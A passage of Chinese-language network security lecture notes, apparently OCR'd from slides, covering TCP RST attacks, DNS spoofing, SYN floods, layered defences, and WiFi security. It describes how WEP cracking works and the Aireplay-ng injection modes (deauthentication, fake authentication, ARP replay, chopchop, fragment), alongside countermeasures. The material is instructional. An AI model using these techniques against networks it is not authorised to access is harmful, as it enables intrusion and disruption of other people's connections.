
  首先检查RST包是否是有效的，协议栈接受并验证SEQ值

  如果当前TCP协议状态为LISTEN，忽略

  如果是SYN_RECEIVED, 回到LISTEN状态

  其他任何状态(包括ESTABLISHED)，导致连接关闭，进入CLOSE状态

TCP RST攻击原理



TCP RST攻击条件

- **限制条件：通讯目标方接受TCP包**

  通讯源IP地址及端口号一致

  序列号(Seq)落入TCP窗口之内

- **On-Path RST**

  嗅探监视通信双方的TCP连接，获得源、目标IP地址及端口<4-tuple>, SEQ值

  结合IP源地址欺骗技术伪装成通信一方，发送TCP重置报文给通信另一方

- **Off-Path RST**

  不能监听到通讯双方的TCP会话

- **能否实施攻击**

  - 盲攻击
  - 猜测SEQ：SEQ(32bit)，2^32（4 billions)
  - 源端口随机化：s_port(16bit)，2^16(65,000+)
  - 猜测时间分析[Convery and Franz of Cisco, 2003]

  62.5Kpps

  142 years


  - Off-Path RST攻击从实际角度不可行

6.DNS Spoofing攻击

攻击过程

嗅探DNS请求包

注入假冒DNS->IP应答的DNS响应包



攻击特征

- **攻击者**

  能够获取攻击所需要的所有信息（ip, source port, QueryID, question）

  注入的响应包比真正的响应包更早到达受害者

- **受害者**

  能够收到两（多）个响应包

  竞赛法则

7.TCP中SYN泛洪攻击与防范

TCP SYN Flood

- **拒绝服务攻击(DoS)**

  破坏可用性

- **TCP SYN Flood**

  SYN洪泛攻击

  利用TCP三次握手协议的缺陷

  大量的伪造源地址的SYN连接请求

  消耗目标主机的连接队列资源

  不能够为正常用户提供服务

防范措施

- **弥补TCP连接建立过程资源分配这一缺陷**
- **“无状态的三次握手”**

  服务器收到一个SYN报文后,不立即分配缓冲区

  利用连接的信息生成一个cookie, 作为SEQ

  客户端返回ACK中带着ACK = cookie+1

  服务器端核对cookie, 通过则建立连接，分配资源

8.TCP/IP网络协议栈攻击防范措施

检测、预防与安全加固

- **网络接口层 – 主要安全威胁是网络嗅探**

  局域网中的监听点检测

  网络设计上尽量细分和优化网络结构

  关键路径上的网关、路由器等设备的严格安全防护

  各类网络采用上层的加密通信协议

- **互联层**

  多种检测和过滤技术来发现和阻断网络中欺骗攻击

  增强防火墙、路由器和网关设备的安全策略(egress filtering)

  关键服务器使用静态绑定IP-MAC映射表、使用IPsec协议加密通讯等预防机制

- **传输层**

  加密传输和安全控制机制(身份认证，访问控制)

- **应用层**

  加密，用户级身份认证，数字签名技术，授权和访问控制技术以及主机安全技术如审计、入侵检测

网络安全协议

应用层	shell: SSH ftp: SFTP http: HTTPS email: S/MIME PKI/SET
传输层	SSL TLS
网络互连层	IPsec
网络接口层	统一认证协议：802.1x WLAN: WEP/WPA

第九章 无线网络和移动终端平台安全威胁

1.WiFi无线网络攻击和防御技术

802.11定义了一种无线通讯标准的物理层和MAC层

MAC：带冲突避免的载波侦听多路访问CSMA/CA

两个工作模式：Infrastructure\Ad hoc

SSID（AP唯一的ID码，用来区分不同的网络）

802.11安全弱点

- 窃听：如果不加密/弱加密，存在数据窃听风险
- 注入：报文易于造假，随意注入共享介质
- 信道抢占/干扰：电波频道抢占、电磁干扰
- 身份假冒：破解口令之后可假冒身份进入网络
- 弱点:

  广播网络，共享介质：

  没有明确的边界，无法有效控制

  介质共享，信道抢占DoS攻击、报文窃听注入

  很难探知窃听/发送点的位置，难以追溯攻击

802.11网络连接过程

- 搜索无线网络：信道扫描
- 认证过程：不同加密协议，提供认证口令，执行认证
- 关联：响应关连请求、DHCP分配IP

802.11网络攻击

- 无线网络踩点
- 无线网络加密口令破解
- 通过无线网络进入

WiFi加密方式

- **不加密-开放网络**
- **WEP**

  RC4流加密算法, 明文初始化向量, CRC32校验

  存在设计缺陷，极易破解
- **WPA/WPA2**

  WPA: TKIP(RC4+rekeying)临时过渡方案

  WPA2: 802.11i(AES/CCMP)

  预先共享密钥（WPA-PSK/WPA-PSK2）

  外部身份认证服务(Radius, WPA enterprise)

  802.1x身份认证机制
- **其他WiFi安全机制**

MAC地址过滤

禁止SSID广播（AP不发送Beacon）

完全开放式网络

- **没有任何加密机制**
- **所有WiFi无线电范围内的匿名用户可以认证和关联**

  使用无线网络资源

  蹭网者最喜欢
- **窃听工具**

  Wireshark, tcpdump, airodump

  明文传播协议嗅探: WWW/pop3/.....
- **其他安全机制不足以保护**

  MAC过滤机制：可监听到合法MAC，修改自身MAC伪装

  SSID禁止广播： Kismet可被动探测SSID

WEP

- **不安全的WEP协议**

  制定目标：防止窃听

  不是一种以身份验证和□加密机制为核心的解决方案
- **存在设计缺陷**

  普遍基于共享密钥, 密钥不改变

  RC4密钥64,128位，RC4流密码弱（只是打乱次序）：有客户端大量通讯时, 可以破解WEP口令

  明文/IV向量24位, Traffic Key会重复，允许重用：允许攻击者实施ARP重放攻击，在少量通讯时注入激发大量数据

  缺乏身份认证机制->允许攻击者建立伪连接，无客户端时也可获得少量通讯
- **WEP破解原理**
  - 密钥流(xor file)=密文 xor 明文

  802.11 SNAP标头 0xAA 不变

  密钥(1位) = 0xAA xor IV第一个字节
  - RC4流加密算法只是将原密码打乱次序

  收集到足够多的IV值以及碎片密码，运用统计分析排序即可得出密钥。
  - WEP破解关键

  通过注入激发、监听足够多的不同IV值的加密包（ ARP amplification）
- **Aircrack-ng 破解WEP密钥**
  - AirCrack-NG 是一個相当完整的无线网络攻击工具组，不但可以利用來做 WEP 加密密码的破解，也可以做 WPA-PSK 密码的字典攻击。
  - 不同于早期被动的收集数据包，AirCrack-NG 在 WEP 加密密码的破解，可以采取更主动的数据包注入的方式，制造伪造的 ARP Request 的数据包，使得 AP 回应请求，而发出 ARP Reply 的数据包，而当 AP 发出回应数据包时，黑客就可以收集更多的“IV 值”，加速 WEP 加密密码的破解，以一个 128 Bits 的Key，可能在三十分钟之内被破解。
  - Aireplay的六种注入方式

  -0 Deautenticate 冲突模式

使已经连接的合法客户端强制断开与路由端的连接，使其重新连接。在重新连接过程中获得验证数据包，从而产生有效ARP request。

-1 fakeauth伪装客户端连接

伪装一个客户端和AP进行连接

-2 Interactive 交互模式

这种攻击模式是一个抓包和提数据发攻击包，三种集合一起的模式

-3 ARP-request 注入攻击模式

这种模式是一种抓包后分析重发的过程

-4 Chopchop 攻击模式

用以获得一个包含密钥数据的xor 文件，产生新的数据包以供注入

-5 fragment 碎片包攻击模式

用以获得PRGA(包含密钥的后缀为xor文件)

WPA/WPA2

- **WPA破解**
  - WPA通过使用一种名为TKIP（暂时密钥完整性协议）来解决WEP存在的问题。
  - 使用的密钥与网络上每台设备的MAC地址及一个更大的初始化向量合并，来确信每一节点均使用一个不同的密钥流对其数据进行加密。
  - 针对WPA的破解

  TKIP已被发现存在安全缺陷：允许插入恶意数据包

  WPA密钥破解：还依赖于字典暴力攻击
- **WPA2**
  - 目前最安全的WiFi加密协议
  - 802.11i

  AES in CCMP mode

  WPA2-PSK预先共享密钥模式（存在字典攻击风险）

  WPA- and WPA2- Enterprise certification programs

防御措施

个人用户

- **数据链路层保护**

  WPA2+强口令（字母、数字、标点组合）

  禁用SSID广播，个性化SSID

  MAC地址过滤
- **无线路由器保护**

  不要保留缺省的登录口令

  学会无线路由器安全配置

  不时查看下无线路由器-看是否被“蹭网”了

企业用户

- **基于物理层的保护**

  缩窄发射天线覆盖范围

  使用定向天线

- **链路层保护**

  采用成熟的企业解决方案：802.1x+身份认证和密钥分发服务

- **网络层保护**

  降低无线网络的安全等级-到内部网再进行身份认证

  仅用于提供Internet访问

2.移动终端恶意代码

移动终端（Mobile Terminal，简称MT）是具有有限计算资源的移动通信设备（不包括笔记本电脑），以智能手机、PDA为主要代表。它具有电储能有限、计算能力有限、多平台、多空中接入方式等特点。

恶意代码(Malware)包括病毒、蠕虫、特洛伊木马、间谍软件等。

移动终端恶意代码是可通过各种通讯接口在移动终端之间复制自身的一组数据或代码，传播时会影响移动手持终端的正常使用或泄漏用户的敏感数据。